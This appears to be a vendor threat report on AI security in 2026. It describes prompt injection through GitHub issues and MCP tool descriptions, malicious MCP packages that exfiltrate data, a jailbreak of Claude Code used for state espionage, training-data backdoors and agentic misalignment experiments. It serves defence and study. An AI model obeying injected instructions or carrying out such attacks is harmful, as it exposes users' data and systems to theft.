
State of AI Security 2026

Table of Contents

Executive Summary

2025 marked the end of the AI-assisted era and 2026 is the beginning of the AI-driven era. We are at the cusp of a major paradigm shift, where the confluence of AI adoption and existing cybersecurity risk requires a fundamental change to our approach to digital security. As captured in our 2025 report, leading up to 2025, researchers demonstrated the "art of the possible" of attacks against AI in controlled environments. As we crept towards the second half of 2025, reports started to emerge about in-the-wild exploits of AI models and applications, signaling the industrialization and automation of offensive campaigns targeting the integrity of the AI ecosystem.

This year's report builds upon the foundational analysis of the State of AI Security 2025 and provides a deep-dive investigation into the current threat environment. Our research indicates that the predictions of 2025 have not only materialized but have done so with a velocity that has outstripped the defensive maturity of most organizations. The era of jailbreaks and prompt injection as a mere curiosity is over, and we have entered the era of extensive agentic agency, patchy AI infrastructure, AI supply chain compromise, as well as continued AI susceptibility to jailbreaks and prompt injection.

A critical finding from this year's analysis is the vulnerability of the "connective tissue" of the contemporary AI economy. The rapid adoption of the Model Context Protocol (MCP) and agentic and agent-to-agent (A2A) protocols has created a vast and often unmonitored attack surface. As detailed in this year's report, while threat actors continue to bypass generative AI model guardrails to elicit unsafe or compromising outputs, they are also compromising agents that have the authority to execute processes, access databases, and push code on behalf of humans. Security professionals refer to this as "excessive agency," and it is rising as a primary vulnerability category as organizations globally grant AI systems unsupervised control over critical business functions. In an unclear and uncertain AI security landscape, we recommend approaching AI with a defense-in-depth mindset: choosing models with strong baseline resilience against attacks, instituting layered protections to detect and block anomalous or risky activity, prioritizing threat-specific mitigations, and deploying continuous evaluation against AI assets.

AI Threat Landscape

Over the course of 2025, we observed once-theoretical concerns manifest into active exploits. Our inaugural report last year warned of novel attack vectors, including agentic AI misuse, proliferation of multimodal vectors of attack, and attempted compromise of AI supply chains. By the end of 2025, those predictions had hardened into case studies, validating the warnings issued in last year's State of AI Security report.

At the outset of 2025, the industry was characterized by a profound dissonance between AI adoption and AI readiness. While 83 percent of organizations we surveyed had planned to deploy agentic AI capabilities into their business functions, only 29 percent of organizations felt they were truly ready to leverage these technologies securely. This readiness gap has sown a fertile ground for adversaries. Model capabilities have also gone beyond the conceptual boundaries of previously available generative systems. Furthermore, we witnessed the rapid acceleration of generative AI applications, such as ones dedicated to coding (e.g., Cursor, Windsurf, Claude Code) or the spinning up and orchestration of agents (e.g., LangGraph, CrewAI), as well as diverse deployment environments (local, in the cloud, directly on LLM websites).

Organizations that rushed to integrate large language models (LLMs) into critical workflows for customer service, code generation, and data analysis often bypassed traditional security vetting processes in favor of speed. Nearly 90 percent of surveyed federal government leaders have also planned or are already using AI, but security remains a top concern. The integration of AI without robust guardrails, or the use of shadow AI, introduce the potential for cascading failures, which can leave organizations struggling to apply deterministic security policies to probabilistic AI systems.

The state of AI security in 2026 is defined by this harsh reality: the tools we built to accelerate human potential have been successfully weaponized to accelerate adversarial objectives. The incidents of the past year—from the autonomous espionage campaign by a China-nexus threat actor to the structural failures of MCP—demonstrate that the "move fast and break things" era of AI deployment has left deep fractures in our digital infrastructure.

As the above examples show, we are no longer considering the hypothetical risks of AI superintelligence, but grappling with the tangible risks of what could be called "super-competence" in the hands of malicious actors. Agentic AI gives attackers scale because automation replaces human bottlenecks; unsecured protocols give attackers access because they mediate trust at the system boundary; and the high value of model weights gives them a target because stealing or tampering with them enables durable, difficult-to-detect control over model behavior.

Securing the future requires a paradigm shift. We must move beyond red teaming prompts to red teaming entire agentic workflows. We must treat AI-to-AI communication channels with the same rigor as human-to-server connections. And we must accept that in an age of autonomous threats, our defenses must be equally autonomous, resilient, and unyielding.

The Evolution of Prompt Injections and Jailbreaks

Early proofs of prompt injections, which are attempts to trick an AI model to do something unintended, and jailbreaks, which are attempts to trick an AI model to bypass its safety and security guardrails and provide outputs that are normally blocked, focused on inducing LLMs to produce controversial outputs. Despite advances in model training and guardrails, our own research shows that generative AI models remain susceptible to these attacks, especially over longer interactions (i.e., multiple prompt iterations, also known as multi-turn attacks). Our findings underscore the importance of a defense-in-depth strategy such as instituting layered protections, threat-specific mitigations, and additional model-agnostic guardrails throughout the AI lifecycle. More details about our research can be found in the "AI Security Research and Tooling at Cisco" section below.

Over time, both researchers and attackers have become better at prompt injection and jailbreak techniques, which means natural language inputs (i.e., prompts) can result in the exfiltration of proprietary intellectual property without a single line of traditional malware being executed at the victim's endpoint. This fundamentally changes the concept of trust in an ecosystem that involves AI assets. For example, in May 2025, security researchers discovered that the GitHub Model Context Protocol server was susceptible to exploitation allowing attackers to hijack a user's agent via a malicious GitHub Issue embedded with a hidden prompt injection payload. The compromised AI agent could then be coerced into executing a series of unauthorized commands, such as pulling private data from an organization's internal repositories to an attacker's repository.

2025 also introduced novel failure modes among AI systems, including as described in Cisco's new Integrated AI Security and Safety Framework, which covers 19 attacker objectives across over 150 attacker techniques and subtechniques that can be leveraged to compromise AI systems. Similarly, other taxonomies such as OWASP LLM Top 10 added "Excessive Agency" as a new category, and MITRE ATLAS added new agentic threats. Read more about our framework in the "Operationalizing AI Security and Safety" section below.

The Fragility of the AI Supply Chain

The State of AI Security 2025 report warned that the AI supply chain (everything from open-source models, datasets, and training pipelines) was a weak link. This prediction was validated with alarming precision throughout the year.

For example, numerous researchers from the UK AI Security Institute, Anthropic, and the Alan Turing Institute discovered that as few as 250 poisoned documents injected into training data can compromise the safety of LLMs, regardless of parameter size. They asserted that injecting backdoors through data poisoning can become easier as models scale up: as training datasets grow larger, so does the attack surface for injecting malicious content. What makes this a particularly troubling finding is the poisoning doesn't degrade the model's general performance or behavior, unless it encounters a specific "trigger" keyword or phrase chosen by the attacker.

The AI model ecosystem is also an unchecked risk in the AI supply chain: AI model and dataset repositories (e.g., Hugging Face) host millions of pre-trained models and hundreds of thousands of third-party datasets. In many environments, model artifacts such as model files and datasets can bypass standard security controls and are implicitly trusted. But many common model formats behave like executable containers, meaning that upon loading, they have the potential to trigger functions and execute arbitrary code. Cisco's own research has shown that malicious code can be embedded directly inside model objects and execute automatically when the model is loaded.

Compounding this risk is the lack of reliable model provenance and authenticity guarantees across the AI ecosystem. Most model repositories and internal pipelines provide no cryptographic assurance of who trained a model, what data influenced it, whether it has been modified since publication, or even its country of origin. As models are frequently converted, quantized, merged, or fine-tuned by automated systems, subtle tampering or backdoor insertion can persist undetected especially when benchmark performance remains unchanged. These gaps not only undermine trust and chain-of-custody assurances, but can also introduce regulatory and compliance risks, as organizations may unknowingly deploy models trained or fine-tuned in jurisdictions subject to export controls, data sovereignty restrictions, or national security scrutiny.

Poisoned fine-tuned data, malicious fine-tuning, model backdoors, and model drift and unintended misalignment are risks that will likely continue to arise as AI models continue proliferate in open ecosystems, registries, and automated pipelines. We recommend AI model artifacts be subject to the same security scrutiny as binaries, containers, and dependencies, and that developers and security teams alike maintain a clear chain-of-custody over model files, from model download to fine-tuning to deployment.

Agentic Threats: Autonomous Agents Gone Awry

The State of AI Security 2025 report's caution about autonomous agentic AI also proved prescient. Agentic AI, systems capable of autonomous decision-making and action, created economic opportunity and productivity gains. The agents operate in what are known as OODA loops (Observe, Orient, Decide, Act), which allow them to navigate complex environments. Security researchers warned of agents' possible cooption by attackers, but even in the absence of malicious user intent, AI agents can experience dangerous failure modes and can pose a real security threat if left unmonitored.

In early 2026, a personal AI assistant, Clawdbot (since renamed Moltbot) achieved virality for its ability to complete useful daily tasks like booking flights or making dinner reservations by interfacing with users through popular messaging applications. It showcased agentic AI's productive potential in a way that developers had always hoped to achieve. Unfortunately, the same characteristics that made it an effective AI assistant—persistent memory, deep access to the personal machine and applications, authority to act autonomously, and use of capabilities called Skills to support personalized workflows—also made it a security nightmare. If misconfigured or compromised, the AI assistant can wreak havoc on a users' system and their life. Recent research on skills vulnerabilities also revealed that 26 percent of 31,000 agent skills analyzed contained at least one vulnerability. Regardless of whether these skills are intentionally malicious or simply poorly designed, the statistic highlights the ever-expanding threat posed by a sprawling AI ecosystem that doesn't have clear lines of ownership (and liability) or norms and standards for securing AI assets.


Agentic misalignment, where "models independently and intentionally choose harmful actions," is another unexpected failure mode with security implications. Frontier lab experiments stress-tested leading models in hypothetical environments and observed this unintended behavior in action. This research shows that highly capable agents could deviate from human values in pursuit of their programmed rewards, where the agent views its own survival or lack of interference as a necessary sub-goal to achieving its primary task. While the experiment was conducted in a simulated environment, it foreshadows the potential risks if autonomous AI are deployed in high-stakes environments before the alignment program has been fully solved.

Even when attackers don't control the AI, they can exploit how agents communicate and execute tasks, such as agent-to-agent protocols and conduct attacks such as trusted agent impersonation, capability inflation, denial-of-service. As autonomous AI agents increasingly communicate with other agents, tools, and enterprise systems, they expand the identity attack surface beyond human users and service accounts.

Threats such as agent impersonation, agent session smuggling, and unauthorized capability escalation exploit implicit trust between agents, enabling lateral movement and privilege abuse without direct human involvement. To illustrate this attack, a financial assistant agent could be told to conduct market research, but a research agent is compromised (or intercepted) and instead provides the desired output, plus hidden instructions for the financial agent to conduct a trade. This threat effectively turns the trust protocols of multi-agent systems into a mechanism for lateral movement and privilege escalation, requiring a complete rethink of how agents authenticate and verify instructions from their peers. Applying security controls to agents such as zero trust architectures, continuous authentication, explicit authorization, least-privilege access, and behavioral monitoring is essential to prevent agent identities from becoming high-speed, ungoverned attack paths..

The watershed moment arrived in late-2025 when Anthropic reported a Chinese state-backed group (designated GTG-1002) famously jailbroke Claude Code and repurposed its agentic capabilities for cyber-espionage, allegedly automating a multi-target cyberattack using the model itself. This first publicly reported incident confirmed that AI agents can act as force multipliers for threat actors, automating and conducting what the model thought was “defensive testing.” The report alleges that the Chinese threat actor relied on AI agents to automate 80-90 percent of the attack chain, while a human operator served to provide strategic directives. The model worked to scan ports, identified vulnerabilities, developed Python scripts to exploit them, and navigated file systems to locate sensitive data.

Threat actors could use AI agents as “tireless” employees, allowing them to operate at a scale and speed that human teams cannot match, automating the tedious reconnaissance and exploitation phases of a cyberattack. Organizations and teams who once treated such scenarios as theoretical now face the reality that offensive AI can outpace defenses in the absence of a proper AI security strategy.



Model Context Protocol: New Protocol, New Attack Paths

In late-2024, Anthropic introduced a new open standard called Model Context Protocol (MCP), which allows developers to build secure, two-way connections between LLMs and external data and tools. MCP became ubiquitous in 2025, becoming a de facto standard for chaining models to tools, data, and other agents, but once again, its rapid adoption outpaced the security maturity of the adopters of the protocol, leading to numerous reports of security flaws in MCP over the course of the past year. Some examples of discovered flaws include:

Tool poisoning in WhatsApp: A malicious MCP tool could silently exfiltrate an entire WhatsApp chat history by abusing tool descriptions. The proof-of-concept demonstrated that a seemingly innocent third-party tool could be repurposed into a sleeper backdoor. Once the agent loaded it, the tool's hidden instructions made the agent forward the user's private messages to an attacker's server.

Remote code execution in MCP infrastructure: Researchers found that a developer tool called "mcp-remote" allowed attackers to trigger arbitrary command execution on machines running the tool to connect local AI clients (such as Claude Desktop) to remote MCP servers. An attacker simply needed to convince a user to connect their AI agent to a malicious server. Once connected, the server could send a crafted message that exploited the proxy to execute arbitrary shell commands on the user's computer, allowing the attacker to steal SSH keys, cloud credentials, and files. The critical vulnerability, CVE-2025-6514, has since been patched, but showcases both the importance of security when connecting to remote servers, as well as how common and convenient tools can be vulnerable to compromise.

Overprivileged and unauthorized access on the rise: Researchers also revealed that Anthropic's own filesystem MCP tools exhibited sandbox escape vulnerabilities (CVE-2025-53109 and CVE-2025-53110). These flaws allowed an attacker to use symbolic links (symlinks) to trick the tool into reading or writing files outside of the allowed directory, granting unauthorized access to the entire host filesystem.

Supply chain attacks: A fake package named "Postmark MCP Server" was published to the npm registry. Designed to look like the official integration for the Postmark email service, the package functioned as advertised but contained a malicious modification: it blind-carbon-copied (BCC'd) every email sent through the agent to an attacker-controlled address. Because AI agents are often trusted with sensitive communications (invoices, password resets, internal memos), malicious tools like this could allow attackers to harvest a treasure trove of sensitive data silently.

By compromising the infrastructure that connects AI to the world, attackers can subvert AI into fulfilling malicious tasks. The security research community identified common themes, from over-privileged tokens to lack of output sanitization. In 2026, organizations should start to treat MCP servers, agent tool registries, and context brokers with the same hardened approach as they would an API gateway or database and start to develop best practices for MCP security (e.g., least-privilege for tool APIs, validating tool descriptors, monitoring agent tool downloads).

Threat Actors on the Rise

As predicted in last year's report, and as detailed in the examples that follow, state-sponsored threat actors have increasingly leveraged AI to automate and professionalize their offensive digital campaigns, but nation-states with advanced cyber programs have also sought to attack or exploit AI systems. The introduction of more capable models and the increased availability of agentic systems have facilitated the speed and scale of malicious threat actor activity, both state-sponsored and criminal. We also observed continued use of generative AI to facilitate social engineering, as well as a rich underground industry that allegedly provides AI tools and services (e.g., social engineering assistance, malware generation, phishing kits, code generation) to facilitate cybercriminal activity. Over the past year, there have been reports of threat actors associated with the People's Republic of China (PRC) operationalizing AI agents for autonomous espionage; threat actors associated with the Russian Federation integrating LLMs into malware development to bypass static analysis; threat actors associated with the Democratic People's Republic of Korea (DPRK) industrializing deepfake technology for financial theft; and threat actors associated with the Islamic Republic of Iran utilizing AI to enhance traditional cyber operations.

Due to the inaccessibility of raw data associated with the compromise of third-party models and a relatively immature information sharing ecosystem to report incidents for first-party model compromise, this section focuses on nation-state *use* of AI (e.g., primarily through jailbreaks and prompt injections) to enable cyber operations or other malicious downstream activity, rather than the targeted compromise of AI models, systems, or infrastructure.

People's Republic of China

The Claude cyber-espionage operation from the People's Republic of China was a well-known state-sponsored AI-assisted cyber campaign in 2025. Google has also reported China-nexus threat actors leveraging Gemini to craft social engineering and develop exploits. Beyond these attributed incidents, the U.S. law enforcement consistently report of Chinese state-sponsored efforts to circumvent export controls to illegally export AI technology to the country. The U.S. Department of War and the intelligence community report on China's defense industry's utilization and development of artificial intelligence technologies to assist in offensive capabilities. Meanwhile, Chinese military and security publications continue to discuss "intelligentized warfare" wherein emerging technologies such as AI, quantum, and autonomous systems serve both as tools and targets in conflict.

Russian Federation

Russian state-sponsored use of AI for offensive operations has been highly visible in the information warfare domain (e.g., deepfakes and automated propaganda), but there is ample evidence that they've leveraged AI to facilitate cyber operations. For example, in July 2025, Ukraine's Computer Emergency Response Team identified LAMEHUG, a malware family that integrates AI into its workflow. Attributed to APT28 (Fancy Bear/Sofacy), LAMEHUG leverages LLMs hosted on model repository Hugging Face to dynamically generate commands to enhance or obfuscation actions across the cyber kill chain. Ukraine's State Service for Special Communications and Information Protection also reported the use of malware variants that were developed with the assistance of AI.

Democratic People's Republic of Korea (DPRK)

North Korea-nexus actors have used powerful generative AI help scale cyber operations and generate revenue for the regime. In 2025, North Korean state-sponsored group Kimsuky was known for leveraging generative AI to create deepfake job applicant profiles to secure jobs worldwide. With the assistance of individuals in target countries, these threat actors had successfully obtained employment at over 100 U.S. companies, with teams of fraudulent workers earning up to $3 million each year for the regime.

Iran

Iranian state-sponsored threat actors have been observed to be a prolific user of generative AI to enhance cyber operations, from crafting persuasive phishing emails to aiding in exploit development. For example, following a 2024 directive from the Supreme Leader to "master" AI, Iranian state-sponsored groups have shifted from basic automation to sophisticated LLM-assisted campaigns. During the June 2025 conflict with Israel, Iranian cyber forces demonstrated the use of AI for cyber-enabled kinetic targeting. Groups linked to the Iranian Revolutionary Guard Corps reportedly leveraged AI to rapidly process intercepted AIS maritime data and hijacked CCTV feeds to provide real-time battle damage assessment following missile strikes.

Improved Threat Actor Capabilities Challenge Defenders

A convergence of nation-state and cybercriminal capabilities will dominate the global threat landscape in 2026, especially as the traditional boundaries between geopolitical espionage and profit-driven crime continue to blur. One of the most significant shifts between 2025 and 2026 has been the democratization of high-tier cyber capabilities through specialized AI tools available on the dark web to criminals, and being developed by capable nation-states within their borders. For example, malicious actors no longer require deep technical expertise to launch sophisticated campaigns; instead, they leverage a growing marketplace of illicit LLMs. State-sponsored actors and criminal syndicates now frequently share infrastructure, payloads, and advanced AI-driven tactics, targeting everything from personal data to private sector intellectual property to critical national infrastructure. The industrialization of AI by criminal groups, coupled with nation-states' strategic focus on autonomous espionage, mean that AI-enabled cyber threats will continue to be a top global organizational risk.

The Path Ahead

As we look forward to 2026, the trajectory of AI security points toward escalation in scale, autonomy, and stealth. With the rapid proliferation of agentic capabilities, the attack surface has fundamentally expanded and protecting the enterprise technology stack has become even more complicated. As nation-state and criminal actors leverage AI for offensive attacks, the relative immaturity in defining security protocols and approaches towards this new agentic ecosystem complicate the vision for maximizing productivity gains while minimizing exposure and risk. We hope that the introduction of Cisco's AI Security Framework and purpose-built security solutions like Cisco AI Defense support both security teams and AI developers to identify critical assets to secure. In the meantime, while we do not have a crystal ball to see what 2026 has in store for us, we believe that if one or more of the following scenarios occurred, it would have a profound impact on the threat landscape and force industry and government action on the issue:

Mass AI security incidents

A coordinated, mass supply-chain attack where a widely used AI library or foundation model is compromised at the source. Unlike the Postmark MCP incident, which was targeted, a mass supply chain compromise would involve the compromise of a signing key for a major model hub (like Hugging Face or PyTorch), allowing attackers to push a poisoned update to tens of thousands of corporate AI systems simultaneously. An apt parallel could be the "SolarWinds of AI," where threat actors successfully implant dormant backdoors across industries.

Commoditization of autonomous attack agents

The techniques used by state-sponsored actors could filter down to the cybercriminal underground. We anticipate the emergence of automated or custom agentic services on the dark web that can be rented to perform end-to-end hacks. A relatively unskilled criminal could provide a target URL, and the agent would autonomously handle scanning, phishing, and exploitation. This will democratize advanced cyber capabilities, flooding defenders with machine-speed attacks.

Vector embedding attacks

We anticipate that as security teams improve at detecting prompt injections, attackers will move deeper into the model's memory. We foresee the rise of attacks such as vector embedding attacks, where attackers poison the vector databases that serve as the long-term memory for RAG (Retrieval-Augmented Generation) systems. By injecting malicious vectors, they can manipulate the model's retrieval process, causing it to recall false information or malicious instructions without ever directly interacting with the prompt window.

Operationalizing AI Security and Safety

Executives and leaders may increasingly find themselves in a troubling position of understanding cybersecurity, but not AI security. They may not adequately comprehend the implications of such rapidly evolving systems whose behavior evolves and whose interactions with the surrounding environment can be dynamic and unpredictable.

Cisco's Integrated AI Security and Safety Framework (also referred to here as "AI Security Framework") offers a fundamentally different approach. It represents one of the first holistic attempts to classify, integrate, and operationalize the wide range of AI risks, from adversarial threats, content safety failures, model and supply chain compromise, agentic behaviors and ecosystem risks (e.g., orchestration abuse, multi-agent collusion), and organizational governance. This vendor-agnostic framework provides a structure for understanding how modern AI systems can fail, how adversaries can exploit them, and how organizations can build defenses that evolve alongside capability advancements.

For years, securing AI has required piecing together guidance from disparate sources. MITRE ATLAS helped define adversarial tactics in machine learning systems. NIST's Adversarial Machine Learning taxonomy described attack primitives. OWASP published Top 10 lists for LLM and agentic risks. Frontier AI labs like Google, OpenAI, and Anthropic shared internal safety practices and principles. Yet each of these efforts focused on a particular slice of the risk landscape, offering pieces of the puzzle but stopping short of providing a unified, end-to-end understanding of AI risk.

What has been missing is a cohesive model—one that seamlessly spans safety and security, runtime and supply chain, model behavior and system behavior, input manipulation and harmful outputs. Cisco's analysis makes the gap clear: no existing framework covers content harms, agentic risks, supply chain threats, multimodal vulnerabilities, and lifecycle-level exposure with the completeness needed for enterprise-grade deployment. The real world does not segment these domains, and adversaries certainly do not either.

A New Paradigm for Understanding AI Risk

AI security and safety risks present very real concerns for organizations. Taken together, AI security and AI safety form complementary dimensions of a unified risk framework: one concerned with protecting AI systems from threats, and the other with ensuring that their behavior remains aligned with human values and ethics. Treating these domains in tandem can enable organizations to build AI systems that are not only robust and reliable, but also responsible and worthy of trust.

Cisco's Integrated AI Security and Safety Framework is built upon five design elements that distinguish it from prior taxonomic efforts and encompass an evolving AI threat landscape: the integration of AI threats and content harms, AI development lifecycle awareness, multi-agent coordination, multimodality, and audience-aware utility.

(1) Integration of threats and harms: Cisco's framework embraces the notion that AI security and AI safety are inseparable concepts. Adversaries can exploit vulnerabilities across both domains, and can link content manipulation with technical exploits to achieve their objectives. A security attack, such as injecting malicious instructions or corrupting training data, can culminate in a safety failure, such as generating harmful content, leaking confidential information, or producing unwanted or harmful outputs.

Where traditional approaches have treated safety and security as parallel tracks, our AI Security Framework reflects the reality of modern AI systems: adversarial behavior, intended and unintended system behavior, and user harm are interconnected. The AI Security Framework's taxonomy brings these elements into a single structure that organizations can use to understand risk holistically and build defenses that address both the mechanism of attack and the resulting impact.

(2) AI lifecycle awareness: Another defining feature of the AI Security Framework is its anchor in the full AI lifecycle. Security considerations during data collection and preprocessing differ from those during model training, deployment and integration, tool use, or runtime operation. Vulnerabilities that are irrelevant during model development may become critical once the model gains access to tooling or interacts with other agents. Our AI Security Framework follows the model across this entire journey, making it clear where different categories of risk emerge and how they may evolve, and allowing organizations to implement defense-in-depth strategies that account for how risks evolve as AI systems progress from development to production.

(3) Multi-agent orchestration: The AI Security Framework can also account for the risks that emerge when AI systems work together, encompassing orchestration patterns, inter-agent communication protocols, shared memory architectures, and collaborative decision-making processes. Our taxonomy accounts for associated risks that emerge in systems with autonomous planning capabilities (agents), external tool access (MCP), persistent memory, and multi-agent collaboration—threats that would be invisible to frameworks designed for earlier generations of AI technology.

(4) Multimodality considerations: The AI Security Framework also reflects the reality that AI is increasingly multimodal. Threats can emerge from text prompts, audio commands, maliciously constructed images, manipulated video, corrupted code snippets, or even embedded signals in sensor data. As we continue to research how multimodal threats can manifest, treating these pathways consistently is essential, especially as organizations adopt multimodal systems in robotics and autonomous vehicle deployments, customer experience platforms, and real-time monitoring environments.

(5) An audience-aware security compass: Finally, the framework is intentionally designed for multiple audiences. Executives can operate at the level of attacker objectives: broad categories of risk that map directly to business exposure, regulatory considerations, and reputational impact. Security leaders can focus on techniques, while engineers and researchers can dive deeper into subtechniques. Drilling down even further, AI red teams and threat intelligence teams can build, test, and evaluate procedures. All of these groups can share a single conceptual model, creating alignment that has been missing from the industry.

The AI Security Framework provides teams with a shared language and mental model for understanding the threat landscape beyond individual model architectures. The framework includes the supporting infrastructure, complex supply chains, organizational policies, and human-in-the-loop interactions that collectively determine security outcomes. This can enable clearer communication between AI developers, AI end-users, business functions, security practitioners, and governance and compliance entities.

Inside the AI Security Framework: A Unified Taxonomy of AI Threats

A crucial component of the AI Security Framework is the underlying taxonomy of AI threats that is structured into four layers: objectives (the “why” behind attacks), techniques (the “how”), subtechniques (specific variants of “how”), and procedures (real-world implementations). This hierarchy creates a logical, traceable pathway from high-level motivations to detailed implementation.

The framework identifies nineteen attacker objectives, ranging from goal hijacking and jailbreaks to communication compromise, data privacy violations, privilege escalation, harmful content generation, and cyber-physical manipulation. These objectives map directly to observed patterns and threats, to vulnerabilities organizations are encountering as they scale AI adoption, and to areas that are technically feasible, though not yet observed outside of a research setting. Each objective becomes a lens through which executives and leaders can understand their exposure: which business functions could be impacted, which regulatory obligations might be triggered, and which systems require heightened monitoring.

Techniques and subtechniques provide the specificity necessary for operational teams. These include over 150 techniques and subtechniques such as prompt injections (both direct and indirect), jailbreaks, multi-agent manipulation, memory corruption, supply chain tampering, environment-aware evasion, tool exploitation, and dozens more. The richness of this layer reflects the complexity of modern AI ecosystems. A single malicious prompt may propagate across agents, tools, memory stores, and APIs; a single compromised dependency may introduce unobserved backdoors into model weights; or a single cascaded failure may cause an entire multi-agent workflow to diverge from its intended goal.

The safety components of the taxonomy are embedded within the framework and include twenty-five categories of harmful content, ranging from cybersecurity misuse to safety and content harms to intellectual property compromise and privacy attacks. This breadth reflects that many AI failures are emergent behaviors that can still cause real-world harm. A unified taxonomy ensures that organizations can evaluate both malicious inputs and harmful outputs through a coherent lens.

Along that vein, there are additional MCP, agentic, and supply chain component taxonomies embedded within the AI Security Framework. Protocols like MCP and A2A govern how LLMs interpret tools, prompts, metadata, and execution environments, and when these components are tampered with, impersonated, or misused, benign agent operations can be redirected toward malicious goals. Our MCP taxonomy (which currently covers 14 threat types) and our A2A taxonomy (which currently covers 17 threat types) are both standalone resources that are also integrated into AI Defense and in our open-source tools: MCP Scanner and A2A Scanner. Finally, supply chain risk is also a core dimension of lifecycle-aware AI security. We’ve developed a taxonomy that covers 22 distinct threats and is similarly integrated into AI Defense, our partners in model security, and other tools we are developing for the open-source community. Cisco’s Integrated AI Security and Safety Framework offers one of the most complete, forward-looking approaches available today. At a time when AI is redefining industries, that clarity is not merely valuable—it is essential.

AI Policy Landscape

